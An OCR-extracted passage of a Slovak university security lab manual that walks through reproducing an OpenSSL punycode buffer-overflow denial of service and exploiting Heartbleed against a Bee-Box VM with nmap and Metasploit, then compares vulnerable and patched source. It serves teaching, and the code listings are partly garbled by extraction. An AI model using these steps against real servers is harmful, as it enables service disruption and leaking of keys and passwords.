
Po vykonaní týchto príkazov už by sme mali mať vygenerované všetky potrebné súbory. Posledná vec, ktorá nám zostáva, je nainštalovať OpenSSL verziu (nejakú od 3.0.0. po 3.0.6) do klienta s operačným systémom Windows 10. V našom prípade to bude verzia 3.0.5.

Postup replikácie chyby:


Stiahnuť na Windows klientovi OpenSSL z tohto odkazu a rozbaliť ho do priečinka. Sťahovanie by malo začať automaticky, ak nezačne alebo nebude odkaz funkčný, je možné využiť odkaz na disk Google. Pred samotným pokusom pripojiť sa na server, overíme funkčnosť pingom medzi našimi virtuálnymi zariadeniami. Po úspešnom pingu môžeme otvoriť príkazový riadok v priečinku, kde je rozbalené OpenSSL.

```
#Príkaz pre Kali
$ ./openssl s_server -cert
/home/kali/Desktop/openssl/openssl_old/build/bin/leaf.pem -key
/home/kali/Desktop/openssl/openssl_old/build/bin/leaf.key -
cert_chain /home/kali/Desktop/openssl/openssl_old/build/bin/ca.pem -
accept 9001
#Príkaz pre Windows
$ openssl.exe s_client IP_adresa_serveru:9001
```

Po zadaní druhého príkazu by malo do niekoľkých sekúnd prísť k ukončeniu spojenia zo strany serveru.



Obrázok 3.3: Spustenie klienta OpenSSL.



Obrázok 3.4: Výpis zo strany servera OpenSSL.

Postup opravy chyby:

Po úspešnom ukončení spojenia s využitím pretečenia vyrovnávacej pamäte si môžeme teraz skúsiť to isté aj s verziou OpenSSL 3.0.7. Môžeme využiť buď naše pôvodné certifikáty, ktoré boli vygenerované vo verzii OpenSSL 3.0.6, alebo si môžeme nanovo vygenerovať nové, tentokrát vo verzii OpenSSL 3.0.7. V prípade generovania nových certifikátov je potrebné skopírovať naše dva vytvorené súbory `leaf.cnf` a `ca.cnf` do priečinka `build/bin` s novšou verziou OpenSSL.

```
$ cp Desktop/openssl/openssl_old/build/bin/ca.cnf
Desktop/openssl/openssl/build/bin
$ cp Desktop/openssl/openssl_old/build/bin/leaf.cnf
Desktop/openssl/openssl/build/bin
```

Následne pokračujeme vytváraním certifikátov podobne ako v predchádzajúcej verzii.

```
$ ./openssl req -new -newkey rsa:2048 -config
/home/kali/Desktop/openssl/openssl/build/bin/ca.cnf -keyout ca.key -
noenc -out ca.csr
$ ./openssl x509 -in
/home/kali/Desktop/openssl/openssl/build/bin/ca.csr -out ca.pem -req
-signkey /home/kali/Desktop/openssl/openssl/build/bin/ca.key -
extfile /home/kali/Desktop/openssl/openssl/build/bin/ca.cnf -
extensions v3_req -days 1001
$ ./openssl req -new -newkey rsa:2048 -config
/home/kali/Desktop/openssl/openssl/build/bin/leaf.cnf -keyout
leaf.key -noenc -out leaf.csr
$ ./openssl x509 -CA
/home/kali/Desktop/openssl/openssl/build/bin/ca.pem -CAkey
/home/kali/Desktop/openssl/openssl/build/bin/ca.key -CAcreateserial
-in /home/kali/Desktop/openssl/openssl/build/bin/leaf.csr -out
leaf.pem -req -extfile
/home/kali/Desktop/openssl/openssl/build/bin/leaf.cnf -extensions
v3_req -days 1001
```

Po vytvorení certifikátov pristúpime k inštalácii novšej verzie OpenSSL aj na virtuálnom zariadení s Windows 10. V našom prípade môžeme použiť napríklad verziu 3.0.12 dostupnú z tohto odkazu alebo z disku Google. Spustíme inštaláciu a po jej dokončení môžeme pokračovať. Na záver spustíme server a pokúsime sa pripojiť ako klient. Pri spúšťaní serveru je dôležité, aby sme sa s terminálom nachádzali v `/openssl/build/bin`. Pre novú verziu s klientom je tiež dôležité, aby sme sa nachádzali v priečinku `/bin` s príkazovým riadkom.

```
#Príkaz pre Kali
$ ./openssl s_server -cert
/home/kali/Desktop/openssl/openssl/build/bin/leaf.pem -key
/home/kali/Desktop/openssl/openssl/build/bin/leaf.key -cert_chain
/home/kali/Desktop/openssl/openssl/build/bin/ca.pem -accept 9001
#Príkaz pre Windows
$ openssl.exe s_client IP_adresa_serveru:9001
```

Obrázok 3.5: Server bežiaci na verzii OpenSSL 3.0.7.

Obrázok 3.6: Pripojenie klienta s verziou OpenSSL 3.0.12.

3.1.2 Porovnanie kódu

V tejto časti laboratórnej úlohy bude porovnaný a bližšie rozobraný zdrojový kód súboru `punycode.c`, vo verziách OpenSSL 3.0.6 a 3.0.7, v ktorom dochádzalo k výskytu zraniteľnosti. V nasledujúcich výpisoch sú zelenou farbou vyznačené riadky s novým pridaným kódom a červenou farbou sú vyznačené riadky s odstráneným kódom.

Výpis 3.9: Ukážka kódu súboru `punycode.c` vo verzii OpenSSL 3.0.6 a 3.0.7.

```
#define PUSHC(c)
```

```
    do
        if (size++ < maxsize)
            *outptr++ = c;
        else
            result = 0;
    while (0)

int ossl_a2ulabel(const char *in, char *out, size_t *outlen)
{
    char *outptr = out;
    const char *inptr = in;
    size_t size = 0;
    int result = 1;

    unsigned int buf[LABEL_BUF_SIZE];
    if (out == NULL)
        result = 0;

while (1) {
         char *tmpptr = strchr(inptr, '.');
        size_t  delta  =  (tmpptr)  ?  (size_t)(tmpptr  -  inptr)  :
strlen(inptr);
        size_t delta = tmpptr != NULL ? (size_t)(tmpptr - inptr) :
strlen(inptr);

         if (strncmp(inptr, "xn--", 4) != 0) {
            size += delta + 1;

            if (size >= *outlen - 1)
                result = 0;

            if (result > 0) {
                memcpy(outptr, inptr, delta + 1);
                outptr += delta + 1;
            }
            for (i = 0; i < delta + 1; i++)
                PUSHC(inptr[i]);
         } else {
            unsigned int bufsize = LABEL_BUF_SIZE;
            unsigned int i;

             if  (ossl_punycode_decode(inptr  +  4,  delta  -  4,  buf,
&bufsize) <= 0)
                 return -1;
while (1) {
             for (i = 0; i < bufsize; i++) {
                 unsigned char seed[6];
                 size_t utfsize = codepoint2utf8(seed, buf[i]);

                 if (utfsize == 0)
                     return -1;

                size += utfsize;
                if (size >= *outlen - 1)
                    result = 0;

                if (result > 0) {
                    memcpy(outptr, seed, utfsize);
                    outptr += utfsize;
```

```
                }
                for (j = 0; j < utfsize; j++)
                    PUSHC(seed[j]);
            }

            if (tmpptr != NULL) {
                *outptr = '.';
                outptr++;
                size++;
                if (size >= *outlen - 1)
                    result = 0;
            }
            PUSHC(tmpptr != NULL ? '.' : '\0');
        }

        if (tmpptr == NULL)
while (1) {

        inptr = tmpptr + 1;
    }
#undef PUSHC

    *outlen = size;
     return result;
 }
```

Ako je možné vidieť z výpisu 3.9, v kóde nastali určité zmeny, pomocou ktorých bolo možné zabrániť výskytu pretečenia vyrovnávacej pamäte tejto danej zraniteľnosti. V rámci laboratórnej úlohy bolo zistené, že k pretečeniu vyrovnávacej pamäte dochádzalo na riadku `*outptr = '.';`. Z výpisu je možné vidieť, že pridaný kód je zelenou farbou, odstránený (zraniteľný) kód červenou farbou a nezmenený kód čiernou.

Dôvod kvôli ktorému sa táto zraniteľnosť vyskytla je spôsobená nedostatočnou kontrolou premenných v kóde, avšak najzávažnejšia je nedostatočná kontrola pred priradením bodky. Predtým než je bodka priradená do vyrovnávacej pamäte, je premenná `size` počas kopírovania inkrementovaná o jedna a následne dochádza ešte ku kontrole, či je väčšia alebo rovná maximálnej dĺžkevyrovnávacej pamäte `size >= *outlen - 1`. Problém nastáva až vtedy, keď je hodnota premennej `size` rovná hodnote `*outlen - 1`, kedy by malo dôjsť k prerušeniu kopírovania a nastaveniu hodnoty `result` na nulu. Avšak z kódu vo výpise 3.9 je možné vidieť, že k tejto kontrole dochádza až po priradení bodky a tým pádom sa príkaz `*outptr = '.';` vykoná bez toho, aby bola overená veľkosť vyrovnávacej pamäte. Tým pádom z dôvodu nedostatočnej kontroly dochádza k pretečeniu vyrovnávacej pamäte.

Z výpisu 3.9 je možné vidieť opravenú verziu kódu, vyznačenú zelenou farbou, v ktorej už nedochádza k výskytu zraniteľnosti. Hlavná zmena, ktorá nastala, je zavedenie takzvaného makra `PUSHC()`, ktoré sa v rámci procesu pridávania znakov do vyrovnávacej pamäte stará o to, aby sa nepresiahla daná hodnota vyrovnávacej pamäte, ktorá je automaticky zisťovaná. Ďalšia zmena, ktorá nastala, sa týka spracovania etikiet. Pokiaľ etiketa neobsahuje predponu `xn--`, nie je kódovaná pomocou `punycode` a tým pádom je priamo pridávaná do vyrovnávacej pamäte. Ak na druhú stranu etiketa obsahuje

predponu `xn--`, je následne dekódovaná, prevedená na UTF-8 a pridaná do vyrovnávacej pamäte pomocou makra `PUSHC()`. Vytvorenie makra poslúžilo k bezpečnejšej a efektívnejšej manipulácii s pamäťou, vďaka čomu sa podarilo odstrániť zraniteľnosť, ktorá by spôsobila pretečenie vyrovnávacej pamäte.

3.1.3 Záver

Cieľom tejto laboratórnej úlohy bolo využiť chybu v OpenSSL, ktorá sa vyskytovala vo verziách 3.0.0 až 3.0.6. Súčasťou bolo generovanie certifikátov. Certifikáty obsahovali polia, vďaka ktorým bolo možné dospieť k odopretiu služby (DoS) servera. Na strane servera sa využívala verzia OpenSSL 3.0.6 a na strane klienta zase verzia 3.0.5. Verzia využívaná klientom bola nainštalovaná na virtuálnom zariadení Windows 10 a server verzia na virtuálnom zariadení Kali Linux. Okrem toho, bolo možné tak isto si vyskúšať správanie verzie OpenSSL, ktorá už danú zraniteľnosť neobsahuje. Pre overenie, že chyba bola z verzie využívanej serverom, konkrétne 3.0.7, už odstránená, použili sa pôvodné súbory `ca.cnf` a `leaf.cnf`, ktoré sa zo starej verzie iba prekopírovali do novej. Ďalej sa znovu vytvorili certifikáty, spustil sa server a prebehlo pripojenie klienta. Tentokrát nedošlo k ukončeniu spojenia a tým pádom ani k odopretiu služby servera. Zraniteľnosť sa podarilo úspešne zreplikovať a znázorniť pomocou výpisu 3.5: Druhý test, v ktorej časti kódu dochádzalo k pretečeniu vyrovnávacej pamäte. Na záver laboratórnej úlohy bol podrobne vysvetlený kód zraniteľnej verzie OpenSSL 3.0.6 a porovnaný s opravenou verziou 3.0.7.

4 LABORATÓRNA ÚLOHA Č. 2

4.1 HEARTBLEED (CVE-2014-0160)

Heartbleed je zraniteľnosť vyskytujúca sa v knižnici OpenSSL. Bola objavená v roku 2014 a jedná sa o jednu z najvážnejších zraniteľností v internetovej bezpečnosti. Ovplyvňuje protokol TLS, vďaka ktorému môže útočník čítať pamäť zraniteľných serverov a následne získať citlivé informácie ako napríklad tajné kľúče, užívateľské mená, heslá a podobne.

Zodpovedná je za to chybne implementovaná funkcia *heartbeat* v OpenSSL, vďaka ktorej je možné obom stranám v prebiehajúcom TLS spojení overiť, či je druhá strana stále aktívna. Princípom tejto zraniteľnosti je upravená *heartbeat* správa, ktorú útočník pošle a následne získa citlivé informácie zo servera. Postihnuté verzie OpenSSL sú od 1.0.1 po 1.0.1f [57].

4.1.1 Postup

Pre zreplikovanie tejto zraniteľnosti budeme potrebovať dve virtuálne zariadenia – Kali Linux a OWASP Bee-Box.


Návod pre prípravu VM Bee-Box:

- Stiahnutie VM Bee-Box z tohto odkazu , poprípade z disku Google.
- Extrahujeme obsah archívu.
- Vo VMware Workstation Player klikneme na možnosť *Open a Virtual Machine*.
- Pridáme VM z priečinka, do ktorého sme extrahovali archív.
- Ak sa nám zobrazí hláška z VMware Workstation Player, tak vyberieme možnosť *I copied it*.
- Otvoríme nastavenie virtuálneho zariadenia a skontrolujeme, či sa na prvom mieste nachádza adaptér `Bridged (Automatic)` a na druhom mieste adaptér `Host-only` rovnako ako na obrázku 4.1 (iné poradie môže v niektorých prípadoch robiť problém).
- Pridáme prípadný chýbajúci sieťový adaptér.
- Spustíme Bee-Box.
- Zistíme pridelenú IP adresu pomocou príkazu `ip a` alebo `ifconfig` na rozhraní `eth1`.
- Otvoríme si prehliadač Firefox a do vyhľadávača zadáme `https://IP_adresa_zariadenia:8443/bWAPP/`.
- Potvrdíme výnimku a prejdeme na stránku.
- Prihlásime sa pomocou prihlasovacích údajov *bee* a *bug* pre meno a heslo.
- *Security level* necháme nastavený na *low*.


- Z menu *Choose your bug* vyberieme *Heartbleed Vulnerability* a klikneme na *hack*.

Návod pre prípravu Kali:

- Otvoríme nastavenie virtuálneho zariadenia a skontrolujeme, či sa na prvom mieste nachádza adaptér `NAT` a na druhom mieste adaptér `Host-only` rovnako ako na obrázku 4.2 (iné poradie môže v niektorých prípadoch robiť problém).



Obrázok 4.1: Nastavenia virtuálneho zariadenia Bee-Box.



Obrázok 4.2: Nastavenia virtuálneho zariadenia Kali Linux.

Príkazy pre Kali:

Na začiatku replikovania zraniteľností máme na výber dve možnosti. Prvá je previesť kompletný sken pomocou nástroju `nmap` a podľa neho zistiť všetky otvorené porty a prípadné zraniteľnosti, alebo spustiť `nmap` priamo na port 8443. Nezabudneme skontrolovať funkčnosť spojenia pingom medzi zariadeniami.

```
$ sudo nmap -sV -A IP_adresa_bee-boxu
```

Približne po 10 minútach skenovania sa nám zobrazí výpis, z ktorého môžeme zistiť potrebné informácie, ako napríklad otvorený port 8443 na ktorý sa budeme zameriavať.

Poznámka: stlačením kláves „ctrl“ + „v“ môžeme skontrolovať priebeh skenu.

```
$ sudo nmap --script vuln IP_adresa_bee-boxu
```

Po tomto skene je možné vidieť všetky známe dostupné zraniteľnosti, ktoré server ponúka. Po prejdení výpisu sa zameriame na port 8443, ktorý nám ponúka zraniteľnosť Heartbleed. Následne pre zneužitie zraniteľnosti použijeme Metasploit Framework konzolu `msfconsole`.

```
$ msfconsole
```

```
# počkáme kým sa konzola načíta
$ search openssl_heartbleed
$ use 0
```

Obrázok 4.3: Vyhľadávanie modulov.

Môžeme si prehliadnuť vlastnosti pomocou príkazu `show options` kde vidíme, že je potrebné správne nastaviť dva parametre – `RHOSTS` a `RPORT`.

```
$ set RHOSTS IP_adresa_bee-boxu
$ set RPORT 8443
```

Skontrolujeme správnosť nastavených údajov príkazom `show options`. Správne nastavenie by malo vypadať podobne ako vo výpise nižšie.

Výpis 4.1: Nastavenie údajov.

```
Name             Current Setting  Required  Description
----             ---------------  --------  -----------
DUMPFILTER                        No        Pattern to filter leaked memory before storing
LEAK_COUNT       1                Yes       Number of times to leak memory per SCAN or DUMP invocation
MAX_KEYTRIES     50               Yes       Max tries to dump key
RESPONSE_TIMEOUT 10               Yes       Number of seconds to wait for a server response
RHOSTS           192.168.150.130  Yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            8443             Yes       The target port (TCP)
STATUS_EVERY     5                Yes       How many retries until key dump status
THREADS          1                Yes       The number of concurrent threads (max one per host)
TLS_CALLBACK     None             Yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3,
```

```
                                                FTP, POSTGRES)
TLS_VERSION    1.0             No               TLS/SSL    version    to    use
                                                (Accepted:  SSLv3,  1.0,  1.1,
                                                1.2)
```

Ak sú údaje správne nastavené, môžeme pokračovať ďalej.

```
$ set action SCAN
$ run
```

Výpis by mal vypadať približne Výpis 4.2: Odpoveď serveru.

Výpis 4.2: Odpoveď serveru.

```
[+] 192.168.150.130:8443  - Heartbeat response with leak, 13027 bytes
[*] 192.168.150.130:8443  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Z uvedeného výpisu je možné vidieť, že server po spustení skenovania odpovedal únikom dát, ktoré by sa normálne útočníkovi nezobrazili. V prípade preskúmania podrobností dát je možné použiť nasledujúce príkazy.

```
$ set verbose true
$ run
```

Na obrázku 4.4 a obrázku 4.5 sú zobrazené dáta, ktoré by nemali byť užívateľovi bežne prístupné. Sú nimi údaje z nadviazania spojenia, certifikáty, údaje výmeny šifrovacích kľúčov, mac adresa, session ID, IP adresa a ďalšie. Z výpisu je možné vidieť, že celá komunikácia prebieha na `IP adrese` 192.168.221.135 a `porte` 8443. Správou `Server Hello` server reaguje na počiatočnú žiadosť klienta poslaním parametrov pre nastavenie bezpečného spojenia, vrátane verzie protokolu a unikátneho identifikátora spojenia. V rámci `Server Key Exchange` poskytuje server kryptografické parametre, ktoré sú potrebné pre výmenu šifrovacích kľúčov. Oznámenie ukončenia procesu handshake prebieha pomocou `Server Hello Done`. Pomocou certifikátov server zasiela svoje digitálne certifikáty, ktoré umožňujú klientovi overiť totožnosť servera. V časti `Sending Heartbeat` sa testuje reakcia servera na Heartbeat správu, ktorú sme zaslali pomocou skriptu dostupného z Metasploit Framework konzoly. Na záver je v časti `Heartbeat response` uvedené množstvo údajov, ktoré uniklo zo zraniteľného servera.

Obrázok 4.4: Uniknuté dáta z Bee-Box serveru.

Obrázok 4.5: Uniknuté dáta z Bee-Box serveru 2. časť.

4.1.2 Porovnanie kódu

V tejto časti laboratórnej úlohy bude porovnaný a vysvetlený zdrojový kód verzií OpenSSL 1.0.1f a 1.0.2. Cieľom bude vysvetliť, prečo daná zraniteľnosť vznikla a akým spôsobom sa ju podarilo opraviť. Nevhodne implementovaná funkcia sa nachádzala v súbore `t1_lib.c`.

Výpis 4.3: Ukážka kódu súboru t1_lib.c vo verzii OpenSSL 1.0.1f a 1.0.2.

```
int tls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16;  /* Use minimum padding */

    /* Read type and payload length first */
    if (1 + 2 + 16 > s->s3->rrec.length)
        return 0;               /* silently discard */
    hbtype = *p++;
    n2s(p, payload);
    if (1 + 2 + payload + 16 > s->s3->rrec.length)
        return 0;          /* silently discard per RFC 6520 sec. 4 */
    pl = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST) {
        unsigned char *buffer, *bp;
        int r;

        /*
         * Allocate memory for the response, size is 1 bytes* message
type,
         * plus 2 bytes payload length, plus* payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;
/* Enter response type, length and copy payload */
            *bp++ = TLS1_HB_RESPONSE;
            s2n(payload, bp);
            memcpy(bp, pl, payload);
            bp += payload;
            /* Random padding */
            RAND_pseudo_bytes(bp, padding);

        r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload
+ padding);

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                            buffer, 3 + payload + padding,
                            s, s->msg_callback_arg);

    OPENSSL_free(buffer);

    if (r < 0)
            return r;
    } else if (hbtype == TLS1_HB_RESPONSE) {
        unsigned int seq;

        /*
         * We only send sequence numbers (2 bytes unsigned int), and
```

```
16
         * random bytes, so we just try to read the sequence number
         */
        n2s(pl, seq);

        if (payload == 18 && seq == s->tlsext_hb_seq) {
            s->tlsext_hb_seq++;
            s->tlsext_hb_pending = 0;
        }
    }

    return 0;
}
```

Za vznik zraniteľnosti Heartbleed je zodpovedný riadok `memcpy(bp, pl, payload);` vyznačený vo výpise 4.3. Ako už z názvu napovedá, jedná sa o príkaz, ktorý slúži na kopírovanie dát. Parametre ktoré obsahuje v poradí, znamenajú kam sa jednotlivé dáta kopírujú, odkiaľ sa kopírujú, a aká je ich veľkosť. Z postupného prechádzania kódu si je možné všimnúť, že hoci sa dáta v tomto konkrétnom riadku kopírujú, nikde sa neoveruje, či sa hodnoty `pl` a `payload` zhodujú. Preto ak bol spustený skript na daný webový server, server odpovedal s väčším množstvom dát, ako v skutočnosti mal.

Oprava zraniteľnosti prišla vo verzii 1.0.1g. V tejto verzii bola pridaná logika pre overenie dĺžky správy, či celková dĺžka správy nepresahuje skutočnú dĺžku prichádzajúcich správ. Overenie v rámci opravy nastáva na dvoch miestach. Ako prvé sa overuje, či daná prichádzajúca správa má aspoň minimálnu dĺžku, vďaka ktorej by `>rrec.length) return 0;` V rámci kontroly sa zahŕňa 1 bajt pre typ správy, 2 bajty pre dĺžku payloadu a minimálne 16 bajtov ako padding. Ak je táto hodnota väčšia ako hodnota prichádzajúcich dát `s->s3->rrec.length`, správa je automaticky zamietnutá a nebude ďalej spracovaná.

